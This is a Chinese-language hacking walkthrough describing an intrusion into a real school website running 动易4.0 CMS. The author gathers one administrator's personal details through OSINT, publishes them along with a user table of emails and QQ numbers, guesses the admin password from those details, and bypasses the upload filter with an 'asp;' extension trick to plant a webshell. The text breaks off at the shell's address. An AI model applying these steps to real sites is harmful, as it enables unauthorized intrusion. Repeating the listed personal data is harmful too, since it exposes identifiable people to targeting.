


图1




图2

但是网站的后台直接暴露在首页上没有改，这时我就想到了用社工的办法，后台地址为：http://www.hyyzsyxx.

com/admin/Admin_Login.asp，该程序用的是动易4.0，百度了一下也没有什么特别大的0day。后台图片（如图3）。




图3

既然没有注入点、0day，知道后台，那只有社工账号密码了，于是琢磨了一下，像这种学校站而发表文章的人一般都是管理员级别的，所以就在网站上找一些ID来搜索更多的资料，于是随便点击一篇新闻，拉到最下面（如图4）。




图4

那么我们就来搜索更多关于henby的资料了。谷歌site:www.hyyzsyxx.com henby。我们获得到他的信息如下所示：（如图5）

个人信息：

昵称：henby

性别：男

信箱：henbyliu@163.com

QQ号：85487547


MSN：henbyliu@163.com

主页：http://www.henby.net

ICQ：

注册：2006-10-18

名次	用户名	文章数
1	henby	326
2	3800zzz.asp	0
3	jakyhao	0
4	3557567	0
5	wenxingye	0



+ 用户列表

按发表文章数排序 按注册日期排序 按用户ID排序

用户名	性别	Email	QQ号码	MSN	主页	注册日期	文章数
henby	男	henbyliu@163.com	85487547	henbyliu@163.com	http://www.henby.net	2006-10-18	326
wenxingye	男	wenxingye@163.com	未填	未填	未填	2008-1-22	0
3557567	男	407263077@qq.com	407263077	未填	未填	2007-12-1	0
jakyhao	男	jakyhao@yahoo.cn	未填	未填	未填	2007-11-25	0
3800zzz.asp	男	3800zzz.asp@163.com	666666	666666@xxx.com	http://www.xxx.com	2007-4-28	0

共 5 个用户 首页 上一页 下一页 尾页 页次：1/1页 20个用户/页 转到第 页

图5

既然发布新闻的是henby，那么这个用户是管理员身份的可能性极大了，进入后台来试试henby的密码咯！当然是根据我们所掌握的资料来猜解了！密码：Henby、henby-liu、henbyliu@163.com、85487547这里就不一一列举了，一般都是ID、生日、QQ、Email等组合之类的了。试了下Q号，神奇的竟然可以进去，我欣喜万分，社工的力量是如此的强大，看来以后要多多学习社工了。

进入后台以后首先看到有数据库备份，啊啊啊！傻眼了，是备份目录（如图6）。




图6

只能传个伪装成图片的一句话来备份试试了（抓包利用明小子也试了）——失败。之后看到可以添加上传文件类型！赶紧添个asp吧，上传咱们可爱的马马咯！结果蹦出个提示框（如图7）。




图7

看样子这服务器很强悍，都过滤了asp（asa、php、aspx等格式试了不行。）现在只有来突破上传了，首先添加上传类型为asp;（asp后面加个分号）马就改为1.asp;（asp后面加个分号），开始上传。（如图8）。




图8

那么我们马的地址就是：（如图9）

